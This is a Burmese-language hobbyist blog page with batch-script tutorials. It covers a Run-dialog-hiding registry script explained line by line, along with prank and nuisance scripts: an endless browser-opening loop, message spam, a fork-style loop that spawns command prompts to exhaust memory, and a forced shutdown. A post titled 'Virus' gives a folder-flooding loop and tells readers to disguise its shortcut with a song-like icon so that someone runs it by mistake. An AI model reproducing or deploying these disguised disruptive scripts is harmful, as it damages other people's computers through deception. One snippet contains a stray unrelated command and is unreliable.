Showing posts with label batch file. Show all posts

Wednesday, March 28, 2012

.::How to Make Batch Yourself & Some Batch Code::.


Post by Nyi Panig Lay
source from mmhackforums.noonhost.com

အခ်ိဳ႕ဟာေတြက်ေတာ့ screen shot ရိုက္ဖို႔ခက္ခဲလို႔မထည့္လိုက္ပါဘူး..
ကုတ္ေတြကို အသံုးျပဳပံုကေတာ့ notepad ကိုဖြင့္ ျပီးရင္ ကုတ္ေတြကို ကူးထည့္၊ ျပီးေတာ့ ကိုယ္ၾကိဳက္တဲ့နာမည္ရဲ႕ေနာက္မွာ .bat ေလးထည့္ေပၚရံုပဲ.
ပထမဆံုး စမဲ့ကုတ္ကေတာ့ matrix ကုတ္ပဲျဖစ္ပါတယ္..@echo off ကစျပီး ကူးထည့္ရမွာျဖစ္ပါတယ္..


Code 1- The matrix look alike code


@echo off
color a
:top
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto:top


Code 2- E-bomb



@echo off
:A
start iexplore nyipainglay.wall.fm
goto:A

အေပၚက ကုတ္ရဲ႕ nyipainglay.wall.fm ဆိုတဲ့ေနရာမွာ ၾကိဳက္တဲ့ url ထည့္ပါ..

Code #3- Manual message making SPAMMER!


@echo off
:A
msg * Hi Nyipainglay
goto:A

အေပၚက ကုတ္ရဲ႕ "Hi Nyipainglay"ဆိုတဲ့ေနရာမွာ ၾကိဳက္တဲ့ စာသားထည့္ႏုိင္ပါသည္..

Code #4- Current date and time code


@echo off
:A
echo Here is the current time %date% %time%
goto:A


Code #5- Black screen march (makes multiple command prompts and overloads computers memory)


@echo off
:A
Start
goto:A


Code #6- Simple text book diary log


notepad ကိုဖြင့္လိုက္ပါ..ျပီးရင္ .LOG လို႔ရိုက္ပါ..
ျပီးရင္ ၾကိဳက္တဲ့နာမည္တစ္ခုခုနဲ႔ save လိုက္ပါ.. .bat နဲ႔မဟုတ္ဘူးေနာ္..ရိုးရိုး.txt နဲ႔ပဲ
save လိုက္တဲ့ .txt ဖိုင္ကို ျပန္ဖြင့္ၾကည့္လိုက္ပါ.. အခ်ိန္နဲ႔ ရက္စြဲကို ျပေနပါလိမ့္မယ္..
ေနာက္တစ္ခုျပန္ဖြင့္ရင္လဲ ဒီအတိုင္းပဲျပေစဖို႔ ပိတ္ရင္ "Don't save" နဲ႔ ပဲပိတ္ပါ..

Code #7- Getting your self automated chat


dim fname
fname=inputbox(" Hi whats your name?")
fname=inputbox(" Whats up?")
fname=inputbox(" Thats kool.")

အေပၚက ကုတ္ေလးေတြကို notepad ထဲကူးျပီးရင္ ၾကိဳက္တဲ့နာမည္တစ္ခုခုရဲ႕ေနာက္မွာ .vbs ေလးထည့္ေပးပါ..

Code #8- code for opening and closing your CD drive

Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count = 1 then
for i = 0 to colCDROMS.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
end
အေပၚကကုတ္ေလးေတြကို notepad ထဲကူးထည့္ပါ ျပီးရင္ ၾကိဳက္တဲ့နာမည္တစ္ခုခုရဲ႕ေနာက္မွာ .vbs ေလးထည့္ေပးပါ.

Code #9- shutdown computer
avidemux2_cli --run j-1.js --run j-2.js --end
shutdown.exe -s -t 00

အေပၚက ကုတ္ေလးကလည္း ကြန္ပ်ဴတာကို ပိတ္ေစမဲ့ကုတ္ေလးပါ.. ထံုးစံအတိုင္း notepad ထဲ ထည့္ျပီး save လိုက္ပါ..

Code #10-shut down computer
ဒါက ကုတ္ေတာ့မဟုတ္ဘူးဗ်..ကြန္ပ်ဴတာကို run ကေန shutdown ခ်မယ့္ command ပါ..
shutdown -s -t -00
အေပၚက command ထဲက 00 ရဲ႕ေနရာမွာ ၾကိဳက္တဲ့အခ်ိန္(second) ထားႏိုင္ပါတယ္..
ကၽြန္ေတာ္ဆို အိပ္ခါနည္းသီခ်င္းေလးေတြဖြင့္ထားျပီး ဒီကြန္မန္းေလးနဲ႔ အိပ္တယ္ဗ်..shtudown -s -t -1800
နာရီ၀က္ေနရင္ သူ႔ဘာသာသူ ပိတ္သြားမွာေပါ့ေနာ္..

ဒါေလးေတြ သိရံုနဲ႔ ေတာ္ေတာ္တတ္သြားျပီလို႔ ကၽြန္ေတာ့္လိုထင္မိသူမ်ားအတြက္ လွ်ာရွည္လိုက္ပါဦးမယ္..(ကိုယ့္ဘာသာကို ေျပာတာပါ:P)
အမွန္ဆို ကၽြန္ေတာ္တို႔ ကိုယ္တိုင္ေရးႏိုင္ရမွာ..သူမ်ားေရးထားတဲ့ ကုတ္ေတြကူးျပီး ဟိုဆိုက္ပိုစ့္တင္လုပ္ေနလို႔ ဘယ္သူမွ အထင္ၾကီးမွာ မဟုတ္ပါဘူ..
(အထင္ၾကီးေစခ်င္လို႔တင္တာလဲမဟုတ္ပါဘူး)ေျပာခ်င္တာက ကုတ္ေတြကို ကိုယ္တိုင္နားလည္ေအာင္လုပ္သင့္တယ္..ျပီးေတာ့ ကိုယ့္ဘာသာကို ေရးႏိုင္ရပါမယ္..


ကိုယ့္ဘာသာကိုေရးတတ္ခ်င္သူမ်ားအတြက္ parameter 15 ခုရဲ႕ အသံုး၀င္ပံု/ခ်ပံု မ်ားကို ေလ့လာႏိုင္ေအာင္ ကူးယူတင္ျပေပးလိုက္ပါတယ္...
1. @echo off
ဒါကေတာ႔ Script ရဲ႕ အစပိုင္းမွာေရးသားရတဲ႕ စကားလံုးပါ။ ကၽြန္ေတာ္တို႔ Win+R ကိုႏွိပ္လိုက္ရင္ Run Dialogbox က်လာပါမယ္။ အဲ႕ဒီအထဲမွာ cmd လို႔ရိုက္ထည့္လိုက္ၿပီး Enter ေခါက္လိုက္ရင္ Windows Command Prompt ေပၚလာပါတယ္။ အဲ႕ဒီ Cmd ရဲ႕ Dos Mode မွာဆိုရင္ C:\Documents and Settings\Admin စတဲ႕စာတန္းႀကီးေပၚေနပါလိမ္႔မယ္။ ကၽြန္ေတာ္တို႔ Script ေတြနဲ႕ အလုပ္လုပ္တဲ႕ အခ်ိန္မွာ အျမင္ရွင္းရွင္းေလးနဲ႕ အလုပ္လုပ္လို႔ရေအာင္ @echo off ဆိုတာကိုရိုက္ထည့္လိုက္ျခင္းျဖင္႔ အထက္က C:\Documents and Settings\Admin စာတန္းကို ေပ်ာက္ေနေစပါတယ္။

2. echo
ဒါကေတာ႔ မိမိ ေဖာ္ျပလိုတာ စာသားကို Dos Mode မွာ Output(ျမင္ရေအာင္) ျပမယ္႔ စာတန္းရဲ႕ ေရွ႕မွာသံုးပါတယ္။ ျပသလိုတဲ႕ စာတန္းကို echo ရဲ႕ ေနာက္မွာ ဘားတစ္ခ်က္ပုတ္ၿပီး ေရးပါတယ္။
ဥပမာ။ nyipainglay is regestered member of MHF. ကိုေရးခ်င္တယ္ဆိုပါစို႔…
echo nyipainglay is regestered member of MHF
ေပါ႔………..

3. echo.
echo ေနာက္မွာ ဖူးစေတာ႔(.) ပါလာရင္ေတာ႔ တစ္ေၾကာင္းျခားလိုက္တာပါ။ စာတန္းေတြ ၾကည့္လို႔ ေကာင္းေအာင္ ခ်ဲလိုက္တဲ႕ သေဘာပါပဲ။

4. :_
Full Column & Under Score သေကၤတႏွစ္ခုပါတဲ႕ Keyword ကေတာ႔ Script တစ္ခုရဲ႕ အစိတ္အပိုင္းတစ္ခုဆိုတာကို သတ္မွတ္ေပးတာပါ။ ေခါင္းစဥ္ငယ္ေပါ႔ဗ်ာ။

5. color
color ဆိုမွေတာ႔ အေရာင္ေပါ႔ဗ်ာ……. Background Color နဲ႕ စာလံုး Color ကိုေရြးေပးတာပါ။ ဥပမာ အေနနဲ႕ 0A ဆိုရင္ ေရွ႕က 0 က ေနာက္ခံ Background, ေနာက္က A က စာလံုးအေရာင္ ကိုေျပာတာပါ။
အကယ္လို႔မ်ား 0 မပါပဲ A တစ္လံုးထဲေရးထားမယ္ဆိုရင္ေတာ႔ Background အေရာင္ဟာ Default အေရာင္ ျဖစ္တဲ႕ အနက္ေရာင္ပဲ ျဖစ္ေနပါလိမ္႔မယ္။ အေရာင္ေတြနဲ႕ ပါတ္သက္လို႔ keyword ေတြကို သိခ်င္တယ္ဆိုရင္ cmd ထဲမွာ color/? ဆိုၿပီးရိုက္ထည့္ၿပီး ရွာၾကည့္လို႔ရႏိုင္ပါတယ္။

6. set val=
ဒါကေတာ႔ ရွင္းျပရင္နည္းနည္းပိုရႈပ္မယ္။ လုပ္ရင္းနဲ႕ေတာ႔ နားလည္သြားမွာပါ။ အၾကမး္ေျပာျပရမယ္ဆိုရင္ user က Input တစ္ခုသြင္းလိုက္တဲ႕ အခါ အဲ႕ဒီ Input ကို Val ဆိုတဲ႕ ကိန္းရွင္တစ္ခုအေနနဲ႕ သတ္မွတ္မယ္လို႔ေျပာတာပါ။ Variable အမ်ိဳးမ်ိဳးရွိတဲ႕ အနက္ String အမ်ိဳးအစားပဲျဖစ္ရမယ္လို႔ေျပာတာပါ။ ဒီေနရာမွာ set ဆိုတဲ႕ keyword က အေသျဖစ္ေပမယ္႔ val ကေတာ႔ ႀကိဳက္ရာေပးလို႔ရပါတယ္။

7. set /p val=
အထက္က နည္းတူပါပဲ။ ဒါကေတာ႔ User ကို Input တစ္ခု ရိုက္ထည့္ေပးဖို႔ ေတာင္းတာပါ။ /p ပါတဲ႕ အတြက္ သတ္မွတ္ထားတဲ႕ input မဟုတ္ရင္ program က အလုပ္မလုပ္ပါဘူး။ val ကေတာ႔ အရွင္ပါ။

8. if
ဒါကေတာ႔ ကိန္းရွင္တစ္ခုကို သတ္မွတ္ၿပီးလို႔ user က input သြင္းလိုက္တဲ႕အခါမွာ သတ္မွတ္ထားတာမွန္ရင္ ဘာလုပ္ပါ၊ သတ္မွတ္ထားတာမဟုတ္ရင္ ဘာလုပ္ပါ ဆိုတာကို if နဲ႕ေရးပါတယ္။ သိပ္မရွင္းေတာ႔ဘူးဗ်ာ…. ရွင္းေလရႈပ္ေလျဖစ္သြားလိမ္႔မယ္။ နားမလည္ေသးတဲ႕လူေတြအဖို႔ေပါ႔။ နားလည္တဲ႕သူေတြအဖို႔ေတာ႔ ေအးေဆးေပါ႔ေနာ္…….. (သူ႔ရဲ႕ေနာက္မွာ /I ပါလာရင္( if /I ) ဆိုရင္ Input က A = a , ႀကီးႀကီး၊ ေသးေသး အလုပ္လုပ္ပါတယ္၊ သေဘာက္ေတာ႔ အရြယ္မေရြးဘူးေပါ႔ဗ်ာ၊ MZ က ဇာနည္ေအာင္(ဇူဇူး) လိုေပါ႔)

9. cls
ဒါကေတာ႔ သန္႔ရွင္းေရးပါ။ Screen မွာ ရႈပ္ေနရင္ cls ကိုသံုးလိုက္၊ အကုန္ရွင္းၿပီးသားပဲ။

10. pause
ဒါကေတာ႔ တစ္ခုခုလုပ္ၿပီးလို႔ နားတဲ႕အခ်ိန္မွာ ျပသဖို႔ ေရးတဲ႕စကားလံုးပါပဲ။ ဒီစာလံုးေလးထည့္လိုက္ရင္ “Press any key to continue” ဆိုတာ ေပၚလာပါလိမ္႔မယ္။

11. goto
ဒါကေတာ႔ ဘယ္သြားမလဲ ေမာင္ေရခဲ ေပါ႔။ သြားခ်င္တဲ႕ ေခါင္းစဥ္ခြဲကို ျပေပးရပါတယ္။ ခဏက အထက္မွာေရးထားတဲ႕ “ :_ ” ေခါင္းစဥ္ခြဲကိုသြားတဲ႕လမ္းေၾကာင္းပါ။

12. call
ေကာ ဆိုမွေတာ႔ ေခၚတာေပါ႔ေနာ္။ လက္ရွိ program ကေန ခ်ိတ္ဆက္ထားတဲ႕ ေနာက္ Program တစ္ခုကို လွမ္းေခၚတာပါ။ call Hide 1.cmd ဆိုရင္ Hide 1.cmd ဆိုတဲ႕ ဖိုင္ကို run ေပးပါလိမ္႔မယ္။
( တျခား ေကာ(call) တဲ႕ကိစၥေတြကိုေတာ႔ ကိုရသာ၊ ကိုပရင္႔ တို႔နဲ႕ ဆက္သြယ္ႏိုင္ပါတယ္။ )

13. exit
လက္ရွိ program ကေနထြက္မယ္လို႔ေျပာတာပါ။
(MZ က exiter နဲ႕လံုး၀(လံုး၀) မသက္ဆိုင္ပါ။ အျမဲတမ္း ထြက္ေနတဲ႕ ကိုထြက္ေပါက္ဟာ Mafia နဲ႕မွ ထြက္ေပါက္ရွာမရျဖစ္ေနပါတယ္။
14. reg add
ဒါေလးကေတာ႔ အေရးႀကီးပါတယ္။ အဓိက အစိတ္အပိုင္းလည္းဟုတ္ပါတယ္။ add ဆိုေတာ႔ ေပါင္းတာ၊ ထည့္တာေပါ႔ေနာ္။ reg ေတြကို ေပါင္းထည့္္ၾကတဲ႕ အခါ သံုးပါတယ္။ သူ႔မွာလည္း ဆင္႔ကဲ( လက္ခြဲ ) Parameter ေလးေတြ၊ သတ္မွတ္ခ်က္ ေလးေတြရွိပါတယ္။ အသံုးမ်ားတာက /v, /ve, /t, /d, /f တို႔ျဖစ္ပါတယ္။
/v - ကေတာ႔ Value တစ္ခုကိုနာမည္ေပးခ်င္တဲ႕အခါ သံုးပါတယ္။ reg add ရဲ႕ ေနာက္မွာ ဘားတစ္ခ်က္ပုတ္ၿပီး ေရးပါတယ္။ ေနာက္ၿပီး သူ႔ေနာက္မွာပဲ ဘားတစ္ခ်က္ပုတ္ၿပီး ထည့္ခ်င္တဲ႕ reg ရဲ႕ Value ကိုရိုက္ထည့္ပါတယ္။
/ve - ကေတာ႔ Value Name ကို User က မေပးပါ။ စက္ကေပးတဲ႕ Default ကိုပဲ သံုးပါမယ္ ဆိုတဲ႕ အခါ သံုးပါတယ္။
/t - ကေတာ႔ Value ရဲ႕ Data Type ကို ေၾကာ္ျငာတာပါ။ Data Type (၅) မ်ိဳးထဲက ဘယ္ Data type ကို သံုးမယ္ဆိုတာကို /t ခံၿပီးေၾကာ္ျငာပါတယ္။ ဥပမာ - REG_DWORD ကို ေၾကာ္ျငာမယ္ဆိုရင္ /t reg-dword ဆိုၿပီး /t ေနာက္မွာ ဘားတစ္ခ်က္ပုတ္ၿပီး ေၾကာ္ျငာပါတယ္။ /t ဆိုတဲ႕ စာသားမပါလာဘူးဆိုရင္ေတာ႔ စက္က သူ႔ရဲ႕ Default Data Type ျဖစ္တဲ႕ REG_SZ လို႔ပဲ သတ္မွတ္သြားမွာျဖစ္ပါတယ္။
/d - ကေတာ႔ DATA ေၾကာ္ျငာတာပါ။ ထံုးစံအတိုင္း သူ႔ေနာက္မွာ ဘားတစ္ခ်က္ပုတ္ၿပီး ေရးပါတယ္။
/f - ကေတာ႔ data တစ္ခုကိုထည့္တာပဲျဖစ္ျဖစ္၊ ဖ်က္တာပဲျဖစ္ျဖစ္ ျပဳလုပ္တဲ႕အခါ ယခင္က သတ္မွတ္ထားတဲ႕ တန္ဖိုး တစ္ခုခုရွိေနပါလိမ္႔မယ္။ အဲ႕ဒီ တန္ဖိုးကို ဖ်က္မလားလို႔ program က user ကို ျပန္ေမးတတ္ပါတယ္။ /f ထည့္ထားရင္ေတာ႔ မေမးနဲ႕ တန္းဖ်က္လိုက္ပါလို႔ ေျပာတာပါပဲ။

15. reg delete
ရွင္းပါတယ္။ ဖ်က္တာေပါ႔ reg ကိုဖ်က္တာပါ။ reg add မွာ တစ္ခုခု ထည့္မယ္ဆိုရင္ Value name /v, Data type /t, /d တို႔ကို မျဖစ္မေနထည့္ေပးမွ reg တန္ဖိုးထည့္လို႔ရမွာပါ။ reg delete မွာေတာ႔ /v တစ္ခု ဖ်က္တာနဲ႕ တင္ လံုေလာက္ပါတယ္။ တန္ဖိုးကို ဖ်က္မလားလို႔ မေမးေစခ်င္ရင္ေတာ႔ တစ္လက္စတည္း /f ပါ ထည့္လိုက္။ ဒါဆိုအရွင္းပဲ………………….

ကၽြန္ေတာ္တို႔ Script (Program) တစ္ခု မစ ခင္မွာ Program တစ္ခုနဲဲ႕ ပါတ္သတ္လို႔ အနည္းငယ္ေျပာျပခ်င္ပါတယ္။ Program တစ္ခုမွာ Input , Process , Output ဆိုၿပီးသံုးမ်ိဳးရွိပါတယ္။
Input = User က ထည့္ေပးရတာ
Process = ကြန္ပ်ဴတာက လုပ္ေဆာင္ေပးတာ
Output = လုပ္ေဆာင္ခ်က္ေတြကို ျပသေပးတာ
ဒီသံုးမ်ိဳးကို အလ်ဥ္းသင္႔ေအာင္ စဥ္းစားေပးရပါတယ္။ စၿပီးမေရးခင္ကတည္းကေပါ႔။
အလုပ္လုပ္သြားတဲ႕ နည္းလမ္းေတြကေတာ႔ ဒီသံုးမ်ိဳးကို ပတ္လည္ရိုက္တာပါပဲ။ R တာေပါ႔ဗ်ာ…..
Input ------------à Process -------------à Output
ဒီသေဘာကေတာ႔ ရွင္းပါတယ္။ ေရးတယ္- လုပ္တယ္ - ျဖစ္သြားတယ္။
Output-----------à Input----------à Process------------à Output
ဒါကေတာ႔ ျဖစ္ႏိုင္တာေတြ ခ်ျပမယ္။ User ကို ေရြးခ်ယ္ခြင္႔ေပးမယ္။ User ကေရြးခ်ယ္လိုက္တဲ႕ (Input) ကို ကြန္ပ်ဴတာက အလုပ္လုပ္တယ္။ ျပင္ဆင္တဲ႕ အတိုင္းျဖစ္သြားတယ္။
ဒီေတာ႔ ကိုယ္ေရးမယ္႔ Script က ဘယ္လိုလမ္းေၾကာင္းက သြားမလဲ၊ မေမးမျမန္းေတာ႔ပဲ ထည့္စရာရွိတာေတြထည့္၊ ဖ်က္စရာရွိတာေတြ ဖ်က္မွာလား။ စသည္ျဖင္႔ကို Script မေရးခင္ အႀကမ္းေရးဆြဲထားသင္႔ပါတယ္။ Psuedo Code & Flow Chart ေတြေတာ႔ မဆြဲပါနဲ႕။ ဒါေတြပါဆြဲခ်င္တယ္ဆိုရင္ေတာ႔ ဒီမွာ ၀င္ဖတ္လိုက္ပါ။ (အဟိ ေၾကာ္ျငာ ၀င္လိုက္တာ )။

ကဲ စၿပီး လက္တည့္စမ္းလိုက္ရေအာင္ဗ်ာ………….

ပထမဦးဆံုးအေနနဲ႕ Run Command ကိုေဖ်ာက္ၾကည့္မယ္။ တစ္ခါတည္းမေျပာမဆို မေဖ်ာက္ဘူးဗ်ာ။ အရင္ေမးၾကည့္ၿပီးမွ ေဖ်ာက္တာေပါ႔။ ေအာက္က စာသားေတြကို Note Pad ထဲကို ကူးထည့္လိုက္ပါ။

@echo off
color 0a
:-main
echo.
echo.
set /p val= Do you want to hide Run Dialogbox(y/n)?
if /I "%val%"=="y" goto -Hide
if /I "%val%"=="n" goto -Quit
goto:-main


:-Hide
echo.
echo.
reg add hkcu\software\microsoft\windows\currentversion\pol icies\explorer /v NoRun /t reg_dword /d 1
echo.
echo.
pause
exit


:-Quit
exit

ဒါေလးကိုကူးၿပီး notepad ထဲထည့္၊ ေနာက္ၿပီး ႀကိဳက္တဲ႕နာမည္ေပးၿပီး .cmd နဲ႕သိမ္းလိုက္။ ဥပမာ norun.cmd ေပါ႔။ သိမ္းလိုက္တဲ႕ ဖိုင္ေလးကို ၾကည့္လိုက္ရင္ စက္သြားပံုေလးနဲ႕ ေပၚေနလိမ္႔မယ္။ ဒါေလးကိုႏွစ္ခ်က္ ႏွိပ္လိုက္ရင္

Do you want to hide Run Dialogbox(y/n)?
ဆိုတာေလးေပၚလာလိမ္႔မယ္။ အနက္ေရာင္ေနာက္ခံေပၚမွာ အစိမ္းေရာင္ စာတန္းနဲ႕။ Run ကို ပိတ္ခ်င္တယ္ ဆိုရင္ y လို႔ရိုက္လုိက္ၿပီး Enter ေခါက္လုိ္က္ပါ။ ဒါဆိုရင္ေတာ႔

The operation completed successfully

Press any key to continue…


ဆိုတာေပၚလာၿပီး ကီး တစ္ခုခုကို ႏွိပ္လုိက္တာနဲ႕ cmd လဲ အလို အေလွ်ာက္ပိတ္သြားပါလိမ္႔မယ္။

n ႏွိပ္ၿပီး Enter ေခါက္လိုက္မယ္ဆိုရင္ေတာ႔ တစ္ခါတည္း cmd ပိတ္သြားမွာျဖစ္ပါတယ္။

y , n မဟုတ္တဲ႕ တျခားစာလံုး တစ္ခုခုကိုရိုက္ထည့္မယ္ဆိုရင္ေတာ႔ အဲ႕ဒီ စာသားသာ ထပ္ တလဲလဲ ေပၚေနမွာျဖစ္ပါတယ္။
__________________


Script အေၾကာင္းကုိ သိခ်င္တဲ့လူေတြ အတြက္
ဲ့ Script ေတြအျပင္ တစ္ေယာက္ က Script ေရး ဒါမွမွဟုတ္ ကုိယ္မသိ ေသးတဲ့ Script ကုိယူ ၿပီးရင္ အဲဒီ Script ထဲက Command or Code အေၾကာင္းေတြကုိ ဒါက ဘာ ဒါက ဘာလုပ္တာဆုိၿပီး သိတဲ့ သူ တစ္ေယာက္ေယာက္ ဒါမွမဟုတ္ ၀ုိင္းၿပီး တစ္ေၾကာင္းခ်င္းကုိ ရွင္းေစခ်င္တယ္ဗ်ာ။

ဥပမာ

1/ @echo off
2/ color 0a
3/ :-main
4/ echo.
5/ echo.
6/ set/p val = Do you want to hide Run Dialogbox (y/n)?
7/ if/I"%val%"=="y" goto -Hide
8/ if/I"%val%"=="y" goto -Quit
9/ goto :-main

10/ :-Hide
11/ echo.
12/ echo.
13/ reg add hkcu\software\microsoft\windows\currentversion\pol icies\
explorer /v Norun /t reg_dword /d 1
14/ echo.
15/ echo.
16/ pause
17/ exit

18/ :-Quit
19/ exit

----
End
----


လုိ္င္းအမွတ္(၁) - "@echo off" Program အစမွာ မပါမျဖစ္ ပါရမယ့္စကားပါ။ဒီစကားလုံးမပါရင္ Display Window မွာ ရႈပ္ေထြးမႈ ေတြျဖစ္ေနပါမယ္။ဒီစကားလံုးပါတဲ့ အတြက္ ကုိယ္ေျပာခ်င္တာကုိ ရွင္းရွင္းလင္းလင္း ျမင္ရတာပါ။

လုိင္းအမွတ္(၂) - "color 0A" လုိ႕႕ေရးထားတာက Program မွာ ေအာက္ခံအေရာင္က အနက္၊ စာလုံးက အစိမ္းေရာင္သံုးမယ္လုိ႕ ေျပာတာပါ။

လုိင္းအမွန္(၃) - ":-main" လုိ႕ေရးထားပါတယ္။ Program ေရးရာမွာ လြယ္ကူေစရန္ Subprogram ေတြခြဲၿပီး ေရးေလ့ရွိပါတယ္။ ဒီProgram မွာ Input ကုိ အပုိင္းတစ္ပုိင္း| Process နဲ႕ Output ကုိ အပုိင္းတစ္ပုိင္း | Program ပိတ္ဖုိ႕ုကုိ အပုိင္းတစ္ပုိင္း | စုစုေပါင္း အပုိင္း (၃) ပုိင္းခြဲၿပီးေရးမယ္လုိ႕ စဥ္းစားထားပါတယ္။ဒါေၾကာင့္ လုိင္းအမွတ္ (၃) မွာ ဒါဟာ Program အစိတ္အပုိင္း တစ္ခုျဖစ္ပါတယ္။ သူ႕ကုိ main လုိ႕ အမည္ေပးထားတယ္လုိ႕ ေျပာတာပါ။
ႀကိဳက္ရာနာမည္ ေပးလုိ႕ရပါတယ္။

လုိင္းအမွတ္(၄)(၅) - "echo." ဆုိတာကေတာ့ မ်ဥ္းအလြတ္ (၂) ေၾကာင္းျခားၿပီးမွ ေပၚေစခ်င္လုိ႕ သံုးထားတာပါ။

လုိင္းအမွတ္(၆)(၇)(၈) - Input အပုိင္းပါ။ User ဆီက Input ေတာင္းမယ္၊ အဲဒီ Input ကုိ val ဆုိတဲ့ ကိန္းရွင္နဲ႕ ဖမ္းယူမယ္။ User ထည့္မယ့္ Input ဟာ "y" or "n" ပဲျဖစ္ရမယ္လို႕ ေျပာတာပါ။ Input ဟာ "y" (ေသးေသးႀကီးႀကီး) Hide ဆုိတဲ့ subprogram ကုိသြားမယ္လို႕ လုိင္းအမွတ္(၇) က ေျပာတာပါ။Input ဟာ "n" (ေသးေသးႀကီးႀကီး) Quit ဆုိတဲ့ subprogram ကုိသြားမယ္လို႕ လုိင္းအမွတ္(၈) က ေျပာတာပါ။

လုိင္းအမွတ္(၉) - User သြင္းလုိက္တဲ့ Input ဟာ "y" လည္းမဟုတ္၊ "n" လည္းမဟုတ္ ရင္ မူလေမးခြန္းကုိပဲ ျပန္ေပၚေအာင္ subprogram main ကုိျပန္သြားဖုိ႕ ေျပာတာပါ။

လုိင္းအမွတ္(၁၀) - Subprogram Hide ျဖစ္တယ္လုိ႔ ေျပာတာပါ။
လုိင္းအမွတ္(၁၁)(၁၂) - မ်ဥ္းအလြတ္ ၂ ေၾကာင္း

လုိင္းအမွတ္(၁၃) - Process အပုိင္းပါ။ User က Hide လုပ္ခ်င္တယ္လုိ႕ ေျပာတဲ့ အတြက္ Run Box ကုိ လက္ရွိ User မွ ေျပာက္ေအာင္လုပ္တဲ့ Registry Setting ေတြကုိ Registry မွာထပ္ထည့္တာပါ။

လုိင္းအမွတ္(၁၄)(၁၅) - မ်ဥ္းအလြတ္ ၂ ေၾကာင္း

လုိင္းအမွတ္(၁၆) - Program ကေနထြက္ဖုိ႕ ႀကိဳက္ရာ ခလုတ္တစ္ခုခုကုိ ႏွိပ္ပါလို႕ စက္က Output ထုတ္ေပးေအာင္ ထည့္ထားတာပါ။ဒီလုိင္း ကို မထည့္ လည္းရပါတယ္။ မထည့္ရင္ Program က ခ်က္ခ်င္းပိတ္သြားမွာ ျဖစ္ပါတယ္။

လုိင္းအမွတ္(၁၇) - Program ကုိ ပိတ္ဖုိ႕ ေရးထားတာပါ။

လုိင္းအမွတ္(၁၈) - Subprogram Quit ျဖစ္တယ္လုိ႕ ေျပာတာပါ။
လုိ္င္းအမွတ္(၁၉) - User က "n" ကုိေရြးလုိက္လုိ႕ လာမွမလုိပ္ဘဲ Program တန္းပိတ္ဖုိ႕ ထည့္ထားတာပါ။

ဒီ Script Program ကုိ ဘယ္လုိေရးသလဲဆုိတာ ရွင္းၿပီထင္ပါတယ္။

ဒီblog ေလးက ေတာ့ ကိုထူးခၽြန္ရဲ႔ Introduction to WINDOWS REGISTRY ဆုိတဲ့ စာအုပ္ထဲကပါ။

ကၽြန္ေတာ္ ႏွစ္သက္လို႔တင္ေပးလိုက္ပါတယ္ ။
Read More ->>

Sunday, December 11, 2011

Make 1000 folders in a few seconds - Virus

ကၽြန္ေတာ္တို႕ folder ေတြေထာင္ခ်ီျပီးေတာ့ second အနည္းငယ္အတြင္းပြားမ်ားေအာင္းလုပ္ရေအာင္။
မေၾကာက္ပါနဲ႕ ဖိုင္ေတြကအလြတ္ေတြပါ။ဘာမွ်မပါ ပါဘူး။လုပ္ျပီးရင္ အျမန္ပိတ္ဖို႕သာစဥ္းစားပါ။
ေနာက္ေနတာသြားမစမ္းနဲ႕။စမ္းခ်င္ရင္ Deepfreeze လိုတယ္။
Deepfreeze ရိွရင္ေတာ့ အတိုင္းထက္အလြန္ေကာင္းတာေပါ့။

Don't try this on your computer!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

စမယ္ေနာ္။....................

(၁)။ Notepad ကိုဖြင့္လိုက္ပါ။
ျပီးရင္ေအာက္ကကုတ္ေတြကိုတင္ျပီးေတာ့ .bat ဖိုင္နဲ႕ ေဆ့လိုက္ပါ။

code:
@echo off
:top
md %random%
goto :top

@echo off ဆိုတာမ်က္စိရႈပ္သက္သာေအာင္လို႕ပဲမွတ္ထားပါ။
:top  ဆိုတာ sub program ျပီးနာမည္တစ္ခုသတ္မွတ္ေပးလိုက္တာပါ။
md%random% ဆိုေတြကို က်ရာအေနအထား(random) လုပ္ေပးမွာပါ။
goto :top ဆိုတာ ဒုတိယလိုင္းက :top ဆိုတဲ့ sub program ဆီျပန္သြားတာျဖစ္ပါတယ္။
ဒါကို loop လုပ္တယ္လိုေခၚပါတယ္။အက်ယ္ေလ့လာခ်င္ရင္ ဒီမွာ သြားေလ့လာပါ။


ျပီးရင္ဆက္သြားလိုက္ၾကရေအာင္။


(၂)ေနာက္ျပီး ေခြးသြားစိတ္ပံုဖိုင္ေလးနဲ႕ သင္ေဆ့ထားတဲ့ အေကာင္ေလးကိုရပါလိမ့္မယ္။အဲဒီဖိုင္ေလးေပၚ ညာကလစ္ေထာက္လိုက္ပါ။


(၃) create shortcut ကိုကလစ္လိုက္ပါ။ျပီးရင္ေပၚလာတဲ့ shortcut ေပၚမွာညာကလစ္ေထာက္ျပီးေတာ့
properties ထဲ၀င္ျပီး change icon ကိုကလစ္ျပီး icon ေျပာင္းထားလိုက္ပါ။
ဥပမာ သီခ်င္းလိုလို ဘာလိုလိုေပါ့။


မွားျပီးကလစ္လိုက္ရင္ေအာက္ကပံုလိုျဖစ္သြားလိမ့္မယ္။


Shwekoyantaw
http://shwekoyantaw.blogspot.com

Read More ->>

Tuesday, November 29, 2011

Bat to exe convertor


ပရိုဂရမ္းသမာေတြမရိွမျဖစ္ ေဆာင္ထားသင့္တဲ့ဟာေလးပါ။ေနာက္ျပီး bat ဖိုင္ နဲ႕ ဗိုင္းရပ္ေတြစမး္သပ္
ေနတဲ့ညီေတာ္ အကိုေတာ္တို႕အတြက္ အဆင္သင့္ပါပဲ။
ဒီ tool ကေတာ့ သံုးရတာတာလြယ္ေပမယ့္။အေတြ႔အၾကံဳရိွသူေတြအတြက္ပဲရည္ရြယ္ပါတယ္။
ေအာက္ကလင့္ကေနေဒါင္းလိုက္ပါ။
